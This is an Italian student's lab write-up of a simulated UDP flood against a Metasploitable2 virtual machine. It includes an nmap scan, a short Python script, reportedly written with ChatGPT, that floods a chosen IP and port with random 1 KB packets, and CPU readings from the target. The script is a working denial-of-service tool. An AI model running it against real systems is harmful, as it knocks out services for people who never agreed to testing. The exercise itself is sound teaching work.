


Esercizio S6L3 - Simulazione di un UDPFlood

L'esercizio di oggi prevedeva la simulazione di un attacco UDP Flood sulla macchina Metasploitable2. Ho tentato innanzitutto di usare `sudo nmap -sU 192.168.1.5` ma anche dopo 15/20 minuti di attesa, probabilmente per il campo di ricerca troppo ampio, non produceva dei risultati. Ho quindi cercato le porte note UDP per controllare direttamente quelle, e ho subito notato che la porta 53 era aperta.



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~$ sudo nmap -sU -p 53,69,123,161 192.168.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 10:04 EST
Nmap scan report for 192.168.1.5
Host is up (0.00018s latency).

PORT      STATE      SERVICE
53/udp    open       domain
69/udp    open|filtered tftp
123/udp   closed     ntp
161/udp   closed     snmp
MAC Address: 08:00:27:DB:AD:81 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds

(kali@kali)~$
```

A seguito di ciò, con l'utilizzo di ChatGPT riga per riga, abbiamo prodotto insieme un codice per l'invio di pacchetti all'indirizzo IP della macchina Metasploitable2. Chiede gli input necessari all'utente, crea un socket UDP, e invia un pacchetto di 1KB composto da byte randomici scelti dal modulo random.

```

1 import socket
2 import random
3
4 def udp_flood():
5     # Richiesta dell'indirizzo IP target
6     ip_target = input("Inserisci l'indirizzo IP della macchina target: ")
7
8     # Richiesta della porta target
9     port_target = int(input("Inserisci la porta UDP della macchina target: "))
10
11     # Richiesta del numero di pacchetti da inviare
12     num_packets = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
13
14     # Creazione di un socket UDP
15     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
16
17     # Costruzione del pacchetto di 1 KB (1024 byte) con contenuto casuale
18     packet = random.randbytes(1024)
19
20     # Invio dei pacchetti
21     print(f"Invio di {num_packets} pacchetti a {ip_target}:{port_target}...")
22     for i in range(num_packets):
23         sock.sendto(packet, (ip_target, port_target))
24         print(f"Pacchetto {i+1} inviato")
25
26     print("Attacco UDP flood completato.")
27
28 # Chiamata alla funzione
29 udp_flood()
30

```

Per controllare l'effetto dell'UDP Flood ho aperto la gestione delle risorse con il comando "top" su Metasploitable2 per poter vedere l'utilizzo della CPU durante l'attacco: prima dell'attacco, come visibile nello screenshot, aveva il 100% della CPU in idle.

```

top - 10:25:22 up 6:43, 2 users, load average: 0.67, 0.60, 0.35
Tasks: 95 total, 1 running, 94 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 2075604k total, 373884k used, 1701720k free, 75144k buffers
Swap: 0k total, 0k used, 0k free, 151776k cached

```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4614	root	20	0	13940	11m	1272	S	0.3	0.6	0:03.84	Xtightvnc
1	root	20	0	2044	1696	540	S	0.0	0.1	0:00.78	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.36	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
90	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
128	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
129	root	20	0	0	0	0	S	0.0	0.0	0:00.13	pdflush
130	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksuapd0
172	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	aio/0
1128	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd
1295	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ata/0

Inizialmente ho provato con due milioni e mezzo di pacchetti inviati, ma non ho avuto grande successo: invece, utilizzando trenta milioni di pacchetti, ho potuto finalmente notare dei risultati. Qui sotto l'esempio di funzionamento del codice prima evidenziato:



The screenshot shows a Kali Linux terminal window with a Metasploit Meterpreter session. The terminal output displays a list of 30 UDP packets being sent, each labeled 'Pacchetto' followed by a number and the status 'inviato'. The list starts with 'Pacchetto 2499947' and ends with 'Pacchetto 2500000'. Below this list, the message 'Attacco UDP flood completato.' is shown. The terminal prompt is '(kali@kali) (~/.Desktop)'. Below the prompt, the command 'python udpFlood.py' is entered. The output of the command shows the target IP address '192.168.1.5', the target port '53', and the number of packets to send '30000000'. The Metasploit interface is visible in the background, showing the 'Hosts' tab and a list of hosts.

```
File Actions Edit View Help
Pacchetto 2499947 inviato
Pacchetto 2499948 inviato
Pacchetto 2499949 inviato
Pacchetto 2499950 inviato
Pacchetto 2499951 inviato
Pacchetto 2499952 inviato
Pacchetto 2499953 inviato
Pacchetto 2499954 inviato
Pacchetto 2499955 inviato
Pacchetto 2499956 inviato
Pacchetto 2499957 inviato
Pacchetto 2499958 inviato
Pacchetto 2499959 inviato
Pacchetto 2499960 inviato
Pacchetto 2499961 inviato
Pacchetto 2499962 inviato
Pacchetto 2499963 inviato
Pacchetto 2499964 inviato
Pacchetto 2499965 inviato
Pacchetto 2499966 inviato
Pacchetto 2499967 inviato
Pacchetto 2499968 inviato
Pacchetto 2499969 inviato
Pacchetto 2499970 inviato
Pacchetto 2499971 inviato
Pacchetto 2499972 inviato
Pacchetto 2499973 inviato
Pacchetto 2499974 inviato
Pacchetto 2499975 inviato
Pacchetto 2499976 inviato
Pacchetto 2499977 inviato
Pacchetto 2499978 inviato
Pacchetto 2499979 inviato
Pacchetto 2499980 inviato
Pacchetto 2499981 inviato
Pacchetto 2499982 inviato
Pacchetto 2499983 inviato
Pacchetto 2499984 inviato
Pacchetto 2499985 inviato
Pacchetto 2499986 inviato
Pacchetto 2499987 inviato
Pacchetto 2499988 inviato
Pacchetto 2499989 inviato
Pacchetto 2499990 inviato
Pacchetto 2499991 inviato
Pacchetto 2499992 inviato
Pacchetto 2499993 inviato
Pacchetto 2499994 inviato
Pacchetto 2499995 inviato
Pacchetto 2499996 inviato
Pacchetto 2499997 inviato
Pacchetto 2499998 inviato
Pacchetto 2499999 inviato
Pacchetto 2500000 inviato
Attacco UDP flood completato.

(kali@kali) (~/.Desktop)
$ python udpFlood.py
Inserisci l'indirizzo IP della macchina target: 192.168.1.5
Inserisci la porta UDP della macchina target: 53
Inserisci il numero di pacchetti da 1 KB da inviare: 30000000
```

Dando invio, abbiamo iniziato a inviare pacchetti su pacchetti all'indirizzo ip di Metasploitable2 attraverso la porta aperta 53; fin dall'inizio dell'attacco abbiamo registrato un impiego di circa il 70% della CPU totale di Metasploitable2.

```

top - 10:13:10 up 6:31, 2 users, load average: 0.16, 0.14, 0.07
Tasks: 95 total, 1 running, 94 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 35.7%id, 0.0%wa, 0.0%hi, 64.3%si, 0.0%st
Mem: 2075604k total, 374004k used, 1701600k free, 75144k buffers
Swap: 0k total, 0k used, 0k free, 151776k cached

```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4061	bind	20	0	35408	7764	1984	S	50.7	0.4	0:38.31	named
5530	msfadmin	20	0	2308	1100	856	R	0.3	0.1	0:00.12	top
1	root	20	0	2844	1696	548	S	0.0	0.1	0:00.78	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.35	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
90	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
128	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
129	root	20	0	0	0	0	S	0.0	0.0	0:00.13	pdflush
130	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd0
172	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	aio/0
1128	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksnapd

Possiamo così considerare di aver emulato con successo un attacco UDP Flood in ambiente controllato, in quanto abbiamo rilevato un forte utilizzo di risorse da parte del sistema per fare fronte all'invio dei pacchetti.